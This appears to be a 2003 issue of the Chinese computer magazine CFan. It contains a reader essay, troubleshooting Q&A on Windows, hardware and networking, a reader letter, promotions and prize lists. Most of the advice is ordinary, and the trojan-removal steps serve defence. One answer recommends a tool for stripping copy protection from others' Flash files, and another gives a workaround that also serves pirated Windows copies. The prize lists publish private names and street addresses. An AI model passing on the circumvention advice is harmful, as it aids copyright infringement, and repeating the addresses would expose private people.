回家后，我仔细地为她清扫身上每一处的灰尘，找遍电脑城，为她更换了一块相同的面板，安装了一块NEC软驱。甚至将键盘拆开，把每一个按键都在肥皂水里洗干净，用橡皮擦去外壳上的顽固污垢，一切完毕后，从外面看上去焕然一新。

过去她是一台游戏机，硬盘上都是大大小小的游戏，为了让她彻底摆脱过去的生活，我给她格式化，重新分区，安装了新的操作系统和应用软件。就这样，她在我的写字台上安顿了下来，再也不用呆在那恶劣的场所，让那些没有爱心的人任意玩弄。我则尽一切可能为她提供良好的环境，细心呵护，保证她的健康。

我不爱玩游戏，是个软件爱好者，她就帮我试用各种软件，新的、旧的、大的、小的、正统的、奇特的。于是她的很多时间是忙着安装和卸载，并且身兼数职。最多的时候同时安装着DOS、Windows、Linux、Unix等6个操作系统，她身上总装着各类软件，而且这些软件大多属于"正统而庞大"的类型，比如那些图像处理、动画制作、多媒体制作、网页编辑的软件，其中单拿出一种，对她来说也是很吃力的，更何况她有时要同时运行几个这样的软件。

由于负担太重，几年来她瘫痪了多次，先后更换了一块主板，一个光驱，两条内存，增加了一块网卡。当然这些新换的配件也是最便宜的那种。别人的机器都在升级，但她和过去相比，除了内存增加到128MB之外，配置几乎和以前一样。超负荷的劳动显然让她整个身体都迅速衰老了。最近我正在为一家企业制作网页，以前一直让我很放心的"迈拓"硬盘，有时启动竟不能被检测到，非得关掉电源再次开机才能使用，我真担心硬盘哪天再也不能启动了，以往工作都将要付诸东流了。我现在实在是没有能力更换一块硬盘。

有时想想这几年也怪难为她的，虽然我尽心尽力照顾她，但是大量的工作还是常常击跨她那本不强健的身体。可又没办法让她轻松些，谁让是我这个穷小子把她带回家的呢。如果当初是一个有钱人把她买走，她现在早该退休了。但那样对她来说可能更为不幸，她也许会被当成破烂卖掉或者被扔在储藏室的角落里。也许只有跟着我这样的人，她的生命才能更长些。另外，我也离不开她。现在我仍在学习道路上艰难地走着，一边在电大读计算机应用大专，一边自考计算机信息管理专升本。由于学习紧张，只能打打零工，挣的钱甚至连自己的生活都难以维持，根本买不起一台新电脑。

在她的陪伴下，我已经掌握了许多计算机知识和实践操作技能。今后我要向"网络程序设计"和"Web3D物品展示"这两个方向发展，这条路对我、对她来说都比过去更为艰难。看她日渐蹒跚的脚步，总担心她没等走到终点就倒在途中，但我会努力地将她扶起，因为我仍然需要她的支持，需要她陪我将眼前这条学习的道路走完，当学有所成的时候，生活才能真的有希望好起来。

计算机的生命和我们人类比起来是非常短暂的，也许有一天，当她倒下时，我再也无法将她扶起。但在她的有生之年里，我一定会尽我最大的能力照顾她，让她活得健康、充实、有意义。CF [CY03]



硬件维修站

1 玩游戏时声卡不发声

问:我安装的是 Windows XP 中文版，电脑配置为:技嘉 8IE533 主板、集成 5.1 声道 ALC650 声卡芯片(安装了主板驱动和声卡驱动)，用了两个普通的音箱。平时听音乐没有任何问题，但在玩 CS、《盟军敢死队》等游戏时总是突然出现无声现象，退出游戏后再重新运行游戏声音就恢复了，可过一段时间后还会出现这个问题。请问，该如何解决这一顽症？

答:软声卡出现异常，一般是由超频(特别是使用非常规外频)或驱动程序故障引起的。解决该问题的思路是:

(1)首先将 CPU、内存、显卡恢复为默认的工作频率。

(2)若问题依然存在，则可到技嘉的网站下载该主板及声卡的最新驱动程序进行升级。技嘉 8IE533 主板 BIOS 目前的最新版本为 F5。

(3)重装操作系统，并且降低 DirectX 的版本。显卡等硬件的驱动程序建议采用通过 WHQL 认证的版本。

(4)电源不稳定也有可能造成上述故障，更换机箱电源试试。

2 装大硬盘后蓝屏死机

问:我最近新换了一块 120GB 的硬盘，安装到电脑上能够正常开机启动，但在安装操作系统时发现只要重新启动再进入系统前就会蓝屏死机，更换硬盘、内存后仍然如此。请问这个问题是什么原因造成的？

答:出现此现象很可能是你的主板型号过旧，无法支持这么大容量的硬盘导致的。解决该问题的办法是先到主板厂商的网站上下载最新的 BIOS 程序进行刷新，如果问题仍旧存在则应该更换主板。

3 升级系统后显卡出错

问:为什么我的显卡在 Windows 2000 下运行一切正常，而我将系统升级到 Windows XP 后安装驱动程序时系统却提示错误呢？

答:某些版本的雷管驱动程序在Windows XP下安装会出现问题，建议更换其他版本的驱动程序试试。

4 CPU 与主板不匹配

问:我使用的是升技 IC7-G 主板，为什么装 Intel Celeron 1.7GHz CPU 时点不亮呢？

答:这是由于Intel 865/875芯片组不支持早期采用Willamette核心的Pentium 4的缘故，而 Celeron 2.0GHz 以下(不包括 2.0GHz)及 Pentium 4 1.8GHz 以下不带 A 的 CPU 型号(不包括 Pentium 4 1.8GHz)都采用 Willamette 核心，因此点不亮。

5 “猫”的设置问题

问:为什么当我通过调制解调器登录到 ISP 时，屏幕上出现如下错误提示:“错误 640:出现 NetBios 错误”，如何才能解决这个问题？

答:出现这个问题的原因有可能是你将调制解调器连接速度设置得过高。你应该降低调制解调器的最大连接速度。具体操作步骤如下:

(1)在操作系统的“控制面板”中双击打开“网络和拨号连接”。

(2)用鼠标右键单击用于访问 Internet 服务提供商(ISP)的连接，然后在弹出的右键菜单中选择“属性”。

(3)单击选择“常规”标签，接着单击“配置”按钮。

(4)在“最高速度(bps)”框中，将最大连接速度降低为 9600bps，然后再拨号上网试试，如果能够正常上网，你可以逐步提高最大连接速度到一个最合适的值。

6 玩游戏时显卡电力不足

问:我购买了一块耕升雪狐 5600DT 超级白金版显卡，安装了驱动程序后在运行 3D 游戏时系统提示说显卡电力不足，要连接辅助电源连接线，而这块显卡上又没有辅助电源接口。请问如何才能解决这个问题？

答:你可以参考如下的解决方法:

(1)使用其他版本的驱动程序。

(2)刷新显卡 BIOS。

(3)如果你的主板 BIOS 中支持 AGP 电压调节，可以将 AGP 供电电压调高 0.1V。

7 老硬盘不适合新主板

问:我刚刚从旧主机板上把硬盘拔过来接到新主机板上面使用，发现 Windows 无法开机，有时候出现错误提示“Inaccessible boot device”，请问如何解决这个问题？

答:这是由于先前系统安装的IDE驱动不适用于新主板而导致的问题，通常不同的芯片组搭配不同的 IDE 驱动。

(1)解决该问题的办法是把旧主板重新安装回来。

(2)开机进入操作系统之后将IDE或芯片组相关的驱动组件(Drivers)全部删除掉，使用原来操作系统内建的版本。

(3)更换主板，再开机进入操作系统，重新安装驱动程序即可。CF [SB01]

系统门诊所



1 杀毒后无法软关机

问:我的 Windows 2000 最近中毒了，杀毒后发现系统无法实现软关机操作。请问如何才能恢复这个功能？

答:你可以通过如下操作恢复该功能:

(1)点击“开始→运行”，键入 REGEDIT，回车后打开“注册表编辑器”。

(2)依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]。

(3)右击 Winlogon 项，在弹出的菜单中选择“新建→字串值”，接着输入 PowerdownAfterShutdown，再双击 PowerdownAfterShutdown，将其“数值数据”定为1，然后保存退出即可。

2 关闭电脑时却重启

问:我在 Windows 2000 中启用了高级电源管理之后，选择关闭电脑时系统却执行重新启动操作。请问如何解决这个问题？

答:解决该问题的主要方法有:

(1)根据主板的型号到厂商网站下载相应的 BIOS 程序，对主板进行升级。

(2)将 Windows 2000 中“电源选项”下的 APM 选项(你的系统中也可能没有该项)前的对勾去掉。

3 升级时无法检测到版本号

问:为什么我在 Windows 98 下安装 Windows 2000 时，安装程序显示“无法检测当前操作系统版本号”而退出了安装，请问如何才能解决这个问题？

答:出现这种现象一般说明你电脑中安装的Windows 98是 OEM 版或测试版、限制版，也可能你安装的 Windows 98 是在安装时不需要输入序列号的盗版软件。解决该问题的办法是修改 Windows 98 的注册表以添加序列号，具体的操作步骤是:

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion]。在该分支下新建一个名为 ProductKey 的“字串值”，将它的参数值设置为你的 Windows 98 的序列号，同时新建一个 VersionNumber“字串值”，将它的参数值设置为一个 Windows 98 的版本号，如4.10.1998。

如果仍然不能解决问题，可以用 Windows 2000 的安装光盘启动电脑，在 DOS 方式下安装 Windows 2000。

4 出错后长时间剧烈读盘

问:我的 Windows 2000 在提示“应用程序出错将被关闭”后总是出现剧烈读盘的现象，并且要过很久出错的程序才能被关闭。请问这是怎么回事？

答:这是 Windows 2000 的错误记录导致的问题。你可以通过如下方法解决问题:

(1)在系统桌面上用鼠标依次选择“开始→运行”。

(2)在弹出窗口的“打开”栏中键入 DRWTSN32，并单击“确定”按钮。

(3)接着会出现一个对话框，将其中除了“视觉通知”以外的项目全部勾去，这样下次应用程序出现问题后就不会再有剧烈的读盘现象，并且应用程序会很快被关闭。

5 执行 SETUP 无法安装 WinXP

问:我新近购买了一台品牌电脑，为了省钱，没有让电脑公司预装操作系统，我自己在安装 Windows XP 时，运行安装光盘中的 SETUP.EXE 文件却无法安装该系统。请问这是怎么回事，怎样才能正常安装 Windows XP 操作系统？

答:因为 Windows XP 无法直接在 DOS 状态下安装，因此才会出现 SETUP.EXE 文件不能正常运行的情况，应采用如下步骤安装:

(1)到其他电脑上查找一个名为SMARTDRV.EXE的文件，将该文件复制到系统启动软盘上。

(2)用启动软盘启动电脑并运行这个 SMARTDRV.EXE 文件。

(3)运行光盘中 i386 子目录下的 WINNT.EXE 文件安装系统。

6 Win98 开机后自动关机故障

问:我的电脑中安装的是 Windows 98，最近出现如下故障:开机进入系统后很快就出现“你现在可以安全地关闭计算机了”的提示信息，然后就自动关机了。请问如何才能解决这个问题？

答:出现这个问题的原因很可能是VMM32.VXD这个系统文件被损坏了。你可以采用如下步骤解决问题:

(1)从其他安装了相同操作系统的电脑上查找并复制一个 VMM32.VXD 文件到软盘中。

(2)启动电脑，在系统启动前按 F8 键调出系统启动菜单，选择 MS-DOS 模式进入系统。

(3)将VMM32.VXD文件复制到本机的Windows文件夹中并重新启动电脑即可。

CF [SB02]



软件咨询间

1 批处理程序不能执行

问：我看了CFan上的《用命令行制作十大工具》，觉得很有启发，但试着做了一个“网络快速启动器”，即用“记事本”建立一个WEB.BAT的批处理文件，刊上说双击该文件执行即可打开设定的网页，可我双击后却打开了“记事本”，显示的是刚才建立的WEB.BAT中的命令行。请问这是怎么回事？

答：这里的关键问题出在文件扩展名上。这是初学Windows的读者常常易犯的一个错误，也是历年来国家计算机等级考试一级甚至二级上机考试中出错最多的问题之一。大家应该知道，系统安装后，文件的扩展名默认是隐含的。例如有一个WEB.TXT文件，你在“资源管理器”中看到的只是WEB这个主文件名，扩展名TXT和间隔号.是隐含的，如果这时将文件名改为WEB.BAT，其真正的文件名其实是WEB.BAT.TXT，系统只认最后一个间隔号后的名称为扩展名，因而这时的文件类型仍然是TXT类型，而非BAT类型。我们可以用如下两种办法解决这个问题。

第一法：在用“记事本”保存这个批处理文件时，将文件名加上半角引号，如"WEB.BAT"，这样存盘的文件就是BAT类型的文件了。

第二法：先将文件存为系统默认的TXT格式，然后在“资源管理器→工具→文件夹选项→查看”下去掉对“隐藏已知文件类型的扩展名”复选框的选择，最后从“资源管理器”中将暴露出来的文件扩展名TXT修改为BAT即可。

2 屏蔽ICQ广告

问：现在网上有很多方法可以将QQ的广告屏蔽掉，但我一直还在使用ICQ，其中也有不少广告窗口出现。请问如何才能将ICQ中的广告也屏蔽掉？

答：ICQ中的广告同样可以被屏蔽掉。方法是：找到ICQ安装目录，然后把ICQATEIMA32.DLL、ICQATEIMG32.DLL、ICQATERES.DLL这三个文件删除即可。它们是广告条配置文件。再次运行ICQ，原来广告条的位置就变成了“ICQ Ate Browser Version 1.0”，广告也就没有了。

3 Excel表#NULL!错误

问：在Excel表格计算过程中常常会出现“#NULL!”错误，不知是什么原因引起的。应该如何解决？

答：通常导致这一错误的原因是公式或函数中的区域运算符或单元格引用不正确。例如使用SUM函数对A1:A5和B1:B5两个区域求和，而在引用这两个没有交叉的区域时使用了交叉运算符（空格）。写成“SUM(A1:A5 B1:B5)”（注意：A5与B1之间有空格）就会出现“#NULL!”错误。

这里需要说明的是：交叉运算符（空格）是为了防止区域求和时发生重复计算而引入的。例如公式“=SUM(A1:A3,A1:C1)”将对A1单元格重复求和（加两次），而公式“=SUM(A1:A3 A1:C1)”只对A1单元格求和一次。

解决方法：对没有交叉的区域进行求和等运算时不要使用交叉运算符，而要使用逗号分隔求和区域。例如公式“=SUM(A1:A5 B1:B5)”应写成“=SUM(A1:A5,B1:B5)”。

4 多了莫名其妙的文件

问：在使用了一张从街头地摊上买来的软件光盘后，“我的电脑”的每个文件夹下都多了一个像信封一样的文件图标，看看文件的扩展名均为EML，而在根目录下多了一个叫ADMIN.DLL的文件。我删除了这些文件，不一会儿文件又出现了。请问，这是怎么回事，如何才能彻底删除它们？

答：我想如果你的电脑中原来没有病毒，那一定是中了那张盗版光盘中的尼姆达（Nimda）病毒了，这种病毒会堵塞网络，严重降低系统和网络的性能。解决办法是：先下载杀毒软件（如诺顿或金山等）提供的查杀工具，切断电脑的所有网络连接和网络共享，拔掉网线，然后运行查杀工具杀毒。最好反复重启检查多次。杀毒后不能马上连接网络，先安装防病毒软件并升级到最新病毒库（可从其他能够上网的电脑中下载最新病毒升级库），安装防毒软件后要立即上网运行Windows Update填补系统漏洞。如果你用的是局域网的话，估计局域网内的大部分机器都中毒了，请按照上面的方法一一查杀和处理吧。

5 “记事本”文件何处来

问：我在清理系统垃圾时，无意中发现Windows 2000的System32目录下有个名为Notepade.exe的文件，但不知它与系统默认安装的Notepad.exe是不是一回事，有何作用。我发现这几天硬盘灯老是闪个不停，即使是没有任何操作的时候。请问，这是怎么回事？

答：你的系统很可能中了一种叫做Backdoor.DarkSky.B的木马病毒，该木马能够允许非法访问被病毒感染的计算机。它可以对外非法开放你的电脑的5418和5419端口。此病毒感染安装有Windows 9x/Me/NT/2000/XP的电脑，而不会感染安装有Macintosh、Unix、Linux操作系统的电脑。此病毒运行后，它将复制本身到系统的System或System32文件夹中，这些文件是：Notepade.exe、Knrel32.exe和

SysArchive.exe，其属性是“只读”和“隐含”的。你可以用最新版的杀毒软件查杀，也可以用如下修改注册表的方法手动清除：

（1）打开“注册表编辑器”。

（2）将[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ RunServices]中的键值SysArchive SysArchive.exe清除掉。

（3）将[HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\ command]中的默认键值\Windows \System\Notepade.exe "%1" %*清除。

(4)将[HKEY_CLASSES_ROOT\.txt\shell\open\command]中的默认键值\Windows\System\Notepade.exe "%1"清除。

（5）将[HKEY_CLASSES_ROOT\txtfile\shell\open\command]和[HKEY_CLASSES_ROOT\txtfile.txt\shell\open\command]中的默认键值\Windows\System\Notepade.exe "%1"清除。

6 录入带声调拼音的方法

问:我是一名小学教师，在用电脑编辑语文试卷的过程中，需要给汉字加上带声调的拼音。原先都是先输入字母，然后用Word中的画图工具添加拼音声调的，但这样做会给重新调整版面带来很大的麻烦。现在的工作量大了，这种笨办法显然不行了。请问，如何解决这一难题？

答:无需借助其他工具，使用最常用的“智能ABC输入法”就可以实现一次性输入带声调的汉语拼音的功能。你可以用如下方法输入带声调的汉语拼音:

（1）启动一个编辑器，如“记事本”或Microsoft Word。

（2）调出“智能ABC输入法”，在其输入条上用右键单击最右边的软键盘图标，弹出一个快捷菜单。

（3）选择快捷菜单中的“拼音”一项，这时屏幕上就会弹出一个带声调的拼音软键盘。

(4) 用鼠标点击的方法或用键盘键入的方法就可以输入你想要的带声调的汉语拼音了。

7 设定永久通用的WinRAR压缩密码

问:我经常要用WinRAR加密码压缩一些资料，但发现每次压缩时输入密码都很烦琐。请问，能不能一次设定好密码，以后压缩打包时让WinRAR自动为压缩包加上这个默认的密码？

答:如果你制作加密压缩包很频繁，且都是使用一个自己常用的密码，那么完全可以让WinRAR来自动添加密码，在你制作压缩包的同时，默认密码也自动添加进去了，非常方便。具体方法是:

打开WinRAR，选择“选项→设置”命令，在弹出的“设置”窗口中，选择“压缩选项”标签，然后单击“创建默认配置”按钮，在弹出的“设置默认压缩选项”窗口中选择“高级”标签，单击“设置口令”按钮，最后在“口令设置”中输入自己常用的密码，连续按“确定”保存设置即可。

8 Winamp不能正确显示中文歌名

问:最近，我发现自己用的Winamp媒体播放软件不能正确显示歌曲的中文歌名了。请问，如何解决这个问题？

答:Winamp不能在主窗口正确显示中文歌名，这是因为Winamp使用自带的位图来显示数字和字母，但却不能显示中文。因此，只要不使用Winamp自带位图功能即可，方法是:运行Winamp，在其显示面板的任意位置点击鼠标右键，在弹出的快捷菜单内依次选择Options → Preferences或直接按快捷键Ctrl + P，在弹出的Winamp Preferences属性对话框中选中左侧树状列表Options下的Display项，这时对话框中右侧会显示Display options设置，点击一下Use bitmap font for main title display复选框，使其前面的对勾标记消失，点击Close按钮退出即可。

9 成批替换Word文档字体

问:我在用Word打开一篇别人发给我的长篇文档时，发现在自己电脑上显示时一些特殊字体效果没有了，因为我的电脑中没有安装这套字库。但我的电脑中安装有另外一套字库，有同类的字体。请问，如果要将文中涉及到的特殊字体统统替换为我电脑中存在的字体，有没有什么不用手动重排的快捷高效的解决办法？

答:用其他文字处理程序创建的文档可能含有你的计算机中尚未安装的字体。如果打开的文档中包含这样的字体，Word 会将字体替换为你已安装的默认字体。如果希望控制要替换的字体，请单击Word“工具”菜单中的“选项”命令，然后单击“兼容性”选项卡，再单击“字体替换”按钮，然后选择所需选项即可。

10 东方影都不能连续播放了

问:近日遇到一个问题:我在用“东方影都”播放一组MP3时，不能连续一首接一首地播放了，只能听完一首再点下一首播放。请问，这是为什么，如何解决？

答:出现这个问题的原因其实很简单:你无意间改变了“东方影都”的播放模式。解决的办法是，只需在“东方影都”主界面上选择第一个按钮“设置当前的循环模式”，把播放方式设置成“全部播放”或“全部循环播放”就可以了。

CF [SB03]



网络答疑室



1 只有我的电脑上不了网

问:和我处在同一个局域网中的同事的网络连接都没有问题，而我的机器就是连不上网，任务栏右下角的网络连接图标也没有了。而我的网络协议和分组、用户等配置都没有问题。请问这个问题该如何解决？

答:既然你能确定网络协议和分组、用户等配置没有问题，问题可能是因本地连接被禁用而造成的。可以用如下办法打开本地连接。

(1)在“网上邻居”图标上单击鼠标右键，打开“网络和拨号连接”窗口。

(2)在“本地连接”快捷图标上单击鼠标右键，在弹出的菜单中选择“启用”即可。

2 让QQ别再扣我手机费

问:我在腾讯公司的QQ上免费绑定了手机后，最近发现电话费清单中有许多莫名其妙的移动梦网费，想取消绑定却又不知该怎么做。请问如何才能解除我的这个烦恼？

答:你可能无意间开通了移动QQ或其他功能。如果你不是QQ会员，编辑短信QXBD发送到服务号码（移动用户服务号码为1700，联通用户服务号码为9777）即可取消移动QQ绑定。然后发送GBMQ到服务号码即可关闭移动QQ服务。

使用QQ加油站成为会员的用户只要先取消会员资格，再取消手机绑定即可。

3 驱逐霸道的首页网址

问:我在无意中访问了一个网址后，IE的主页地址被一个不三不四的地址所“霸道”，每次启动IE总是先弹出这个地址。我试着用了一些工具进行过修改，但在下次启动后又出现了该主页地址。请问，如何解决这一问题？

答:IE的起始主页就是每次打开IE时最先进入的页面，随时点击IE工具栏中的“主页”按钮也能进入起始主页，它是我们访问最频繁的一个页面，但有些恶意网页为了达到其不可告人的目的，会将起始主页改为某些乌七八糟的网址。要修复IE起始主页设置，可以分别按如下步骤尝试进行:

(1)在IE“工具”菜单中单击“Internet 选项”，选择“常规”选项卡，在“主页”文本框中输入正确的起始页的网址。

(2)如果进行上述设置后不起作用，那很可能是在Windows的启动项目中加载了恶意程序，使每次启动电脑时自动运行程序来对IE进行非法设置。可通过“注册表编辑器”，将此类程序从“启动”组清除。

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]，右侧窗格中显示的是所有启动时加载的程序项，将包含可疑程序的项目删除即可。

(3)除了起始主页，还有默认主页被修改的情况。我们还是通过“注册表编辑器”来修复默认主页。展开[HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft\ Internet Explorer\Main]，右侧窗格中的键名Default_Page_URL决定IE的默认主页，双击该键名，在“键值”文本框中输入网址，该网址将成为新的IE默认主页。

4 用IE可快速访问FTP站点

问:我要从我家的电脑上访问朋友建立的FTP网站，下载他共享的一些电影，他给我授权了一个用户名和密码，但我的电脑中没有安装FTP工具软件。请问，我如何用我的IE来访问朋友的FTP网站？

答:一般我们登录有密码保护的FTP站点的方法是:在IE地址栏内输入该站的网址，在随即出现的提示对话框内输入用户名和密码，然后正式进入站点。但是，如果每次都这样操作，就显得有些烦琐了。其实还有一种更简捷的方法，那就是使用浏览器的收藏夹快速登录FTP网站。方法是:先将指定的网址添加到收藏夹中，然后编辑该项目，在原来的网址中添加上用户名和密码。比如原来书签的网址为ftp://www.cfan.com.cn，用户名为USER，密码为PASS，那么将书签中网址ftp://www.cfan.com.cn改为ftp://USER:PASS@www.cfan.com.cn，用户名和密码之间用半角冒号隔开，密码和网址之间用@隔开就可以了。这样，下次直接单击收藏夹中的该项目就可以直接登录你朋友的FTP网站了。

5 小工具可解剖Flash动画

问:我经常在网上看到各种各样的制作精美的Flash动画，很想借鉴一下这些作品的制作过程，但因为这些动画文件一般是加了密的，所以，只能看到结果，无从知道它们是怎么做出来的。请问，有没有什么解决办法？

答:我们可以借助软件的办法解决这一问题。这里介绍一款优秀的Flash动画破解软件——DeFlash，一般的加密Flash文件都可以用它来解密，而且解密速度也很快。而且这个小工具可以将受保护的Flash动画SWF文件解保护，以便于在Flash环境中导入。具体解密方法是:打开该软件，点Open file，选一个要破除保护的文件，选择要保存的目标位置及文件名。确定之后，软件就开始破除保护了。速度很快的，当然，时间与帧的多少有关。

CF [SB04]

读编茶座

小编：在多方广泛征集读者建议的基础上，《电脑爱好者》在2003年第22期进行了试改版。广大读者反响强烈。从大量的读者来信反馈的信息来看，虽然还有一些不尽人意的地方需要我们改进，但总体来说，绝大多数读者对本次改版表示认可。下面是河南西平护城河路七巷54号的王斌朋友的夜半激情来信的一部分。

:)您好！CFan：

…… ……



你知道你的“改头换面”给我带来了多大的“震撼”吗？先看看你的体重，已经不是先前的瘦骨嶙峋了；丰腴的体态，光滑的肌肤给了我一种更渴望接近你爱抚你的欲望。你用的是什么优质粉底呀？弄得你的笑脸如明媚的三月骄阳。你穿了什么国际名牌的衣服呀？弄得你的身姿宛若流水般飘逸。你受到了何种形式的高等教育呀？弄得你不分贫富贵贱，一视同仁，相亲不离。你经历过怎样的风雨岁月呀？弄得你显出了成熟的稚嫩。

——哦，原来你已经十岁了，你长成了大姑娘了，女大十八变啊！

“发泄”完了自己的欣然欣喜欣悦欣慰之言，还是言归正传吧……作为一份电脑杂志，发行量又是如此之巨大，并且正在以前所未有的势头迅猛发展，又力求通俗易懂、平易近人、风趣幽默、特性鲜明、力争完美；……你的确与盒饭差不多，能喂饱我精神上的需求；所以今后我没钱买盒饭的时候就靠你帮忙了……呵呵，救命之恩，难以报答，请让我继续爱你吧！

可是我觉得《电爱》已经将自己所有的能量都奉献给了我(CFan)，她自己靠什么维持生命呢？我想说的是《电爱》在广告上面应当加强一点了；因为就照这个价位来看，除了《电爱》以外什么电脑杂志都买不到了，我是以质量来衡量杂志的定位的。但这并非说，《电爱》卖5元就只是值这个价位了。《电爱》和其他杂志的最大区别就是实惠、贴切！总是有数不尽的惊喜在蓦然回首那一霎使你近乎歇斯底里的疯狂，并浸润在这疯狂中，独自地享受别样的情趣，特别的滋味，久久不能平静的激情……

当一个人对于自己钟爱已久的情人表达心态时，想必就只有一句话可讲了：“CFan，我爱你！”

王　斌

2003年10月22日星期三夜半02:44:26

小编：激情的恋爱场面，激动人心的感觉！面对许多如此多情和善解人意的读者，小编们还有什么话可说呢？我们惟一需要去做的只有——努力把我们的杂志办得更好，不辜负全国数百万读者的一片热望！

订全年杂志　送VIP专刊　交五湖四海朋友

凡订阅2004年全年《电脑爱好者》，将免费获赠编辑部集数年之力，倾心打造的不传秘籍《电脑爱好者VIP专刊——傻博士超经典问答》。如果您已从邮局订阅或向本刊邮购2004年全年《电脑爱好者》，请速将全年订阅单复印件寄到：北京9615信箱　全年订阅组　收(邮编：100086)。另外，我们在《电脑爱好者VIP专刊——傻博士超经典问答》图书每个页码的页脚位置，通过随机抽选200名读者的交友信息给予免费刊登(仅限2004年全年《电脑爱好者》订户)。本活动的截止日期为2004年1月31日。

① 邮寄

将交友信息连同全年订阅单复印件一起寄回，格式为“真实姓名、性别、年龄、通信地址、邮编、E-mail、交友意向”，并需在信中加注“以上信息完全真实且合法，本人愿独立承担其法律责任”的保证条款。

② 短信发送

将交友信息按照“VIP#真实姓名#性别#年龄#通信地址#邮编#E-mail#交友意向”的格式发送短信至8002902(中国移动用户)或9002902(中国联通用户)。如果短信内容超过70个文字，可分条发送。短信用户视为同意“所发送的交友信息完全真实且合法，本人愿独立承担其法律责任”的保证条款。

③ E-mail发送

E-mail主题栏注明“VIP专刊交友信息”，正文的交友信息按照“真实姓名、性别、年龄、通信地址、邮编、E-mail、交友意向”的格式，并需在信中加注“以上信息完全真实且合法，本人愿独立承担其法律责任”的保证条款，发送E-mail至：dizen@intodigi.com。

机会不容错过，您在得到《电脑爱好者VIP专刊——傻博士超经典问答》的同时，还可以结交五湖四海的朋友。赶快行动吧！

热心评刊员公布

以下33位读者被评为2003年第21期热心评刊员 全 表示为《电脑爱好者》2003年全年订户。

一等奖1名（奖品为升技IS7-E主板1块）

党　乐　陕西省西安市武警工程学院通一队121#　710086

二等奖2名（奖品为轻骑兵音箱V1.0各1套）

戚新强　山东省威海市文化西路160号5楼522室　264200

谢　勇　北京市朝阳区安苑里10楼二单元402　100029

三等奖30名（奖品为《友立动画利器GIF Animator》软件1套）

王志强(陕西)　李开生(湖北)　胡晓雷(河北)　赵　浩(河南)　刘　江(山东)　王　健(云南)
刘青山(青岛)　刘　波(新疆)　石松松(浙江)　侯传文(江苏)　李征农(吉林)　蔡江艺(福建)
王　皓(湖南)　胡　伟(江苏)　丁全军(河南)　陈文豪(福建)　麻云飞(北京)　郭　涛(内蒙古)
张　军(新疆)　毛学生(江西)　赵智海(河南)　孙朗亮(湖南)　傅芳明(辽宁)　范大宇(黑龙江)
马继民(福建)全　龚江峰(甘肃)全　吴炳林(广东)全　王　涛(河北)全　黄明峰(黑龙江)全　周　华(内蒙古)全

最佳文章公布

2003年第21期优秀文章

第一名：“专题”栏目《一钱不落虚空地——纵横虚拟世界》作者：爱在残阳间　春阳获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“系统应用”栏目《回归Windows的黑白森林——用命令行自制十大工具软件》作者：莫斋文　阿力获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“硬件”栏目《众人拾柴火焰高——COMBO驱动器从解剖到应用》作者：希宇获得200元奖金和《电脑爱好者》荣誉证书

《电脑爱好者》2004年第1期评刊表

亲爱的读者：

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选33位热心评刊员，并可获得丰厚的奖品及荣誉证书。

DU ZHE PING KAN 读者评刊



一等奖1名
奖品：冲击波SS-4101
价值：380元

◆时尚造型：整体木质结构，杜绝了谐振和箱声。采用大弧度流线型设计，银色前面板配以兰色光环。金属质地大旋钮，使其整个造型时尚、前卫。前置调节旋钮，使用非常方便。
◆优质低音扬声器：长冲程，大动态，具有功率大，低失真度等特点。
◆低音炮：强劲的超重低音，高品质声学气流设计。全面支持4通道信号输出。
◆卫星箱：采用流线型设计，双分频、双扬声器重放中高音，解析力强，声音清晰自然。
◆全防磁设计：保证您可以应用于任何场合，使您安枕无忧。
□公司电话：8610-82848111、82848333、82848555
□公司网址：http://www.shock.com.cn/
感谢北京冲击波实业集团公司提供产品赞助

冲击波SS-4101



二等奖2名
奖品：各奖"轻骑兵V1.0音箱"一套
价值：130元

润宝轻骑兵V1.0采用SGS-THOMSON半导体公司的集成功放TDA7269，该功放工作电压范围极宽，功率可达2×18W，并采用独特的技术使其工作状态为甲乙类，具有大动态、低失真、瞬态响应好等特点，音色玲珑剔透，实为集成功放中的极品。除此之外，本机新增加了别具特色的自动开关机功能，因此不设电源开关。当电路侦测到有音频信号输入时，立即自动开机；无音频信号输入约三分钟后即自动关机，待机时电路功耗仅0.3W，极其省电，既方便又免除忘记关机的后顾之忧。
□公司电话：010-68941127
□公司网址：http://www.hussar.net
感谢北京中北高科机电公司提供产品赞助

轻骑兵V1.0音箱



三等奖30名
奖品：九州风神摩幻之窗散热器 1个
价值：30元

◆机箱散热：沿机箱后面板排出热气流，使冷空气自前面板下部流入机箱。使机内形成持续对流的环境，降低机箱内环境温度，从而有效的达到辅助CPU、显卡等发热元件的散热。
◆电源散热：电源发热元件散热，并辅助排出机箱内热气流。
◆用于办公室及家庭等处及其它设备的散热。
□公司电话：010-82896511、82896512、82896513
□公司网址：http://www.aeolus.com.cn/
感谢北京市九州风神工贸有限责任公司提供产品赞助

九州风神摩幻之窗散热器

■个人资料

姓名____________ 出生日期____________ 性别________ 文化程度________

职业____________ 联系电话____________ 通讯地址____________________

邮政编码__________ Email______________________________ QQ__________

■本期文章评价

（请填文章结尾处的代码，如：YJ01。本栏为多项选择，可多选也可不选。）

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

（如关注此栏目，请选择"喜欢"或"不喜欢"；如不关注此栏目，只选择"不关注"即可。）

	不关注此栏目	喜　欢	不喜欢
CFan新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络e生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业&就业			
傻博士信箱			
编辑部在行动			

■本期综合评价

1.本期杂志的综合评价：□很好　□较好　□一般　□较差　□很差

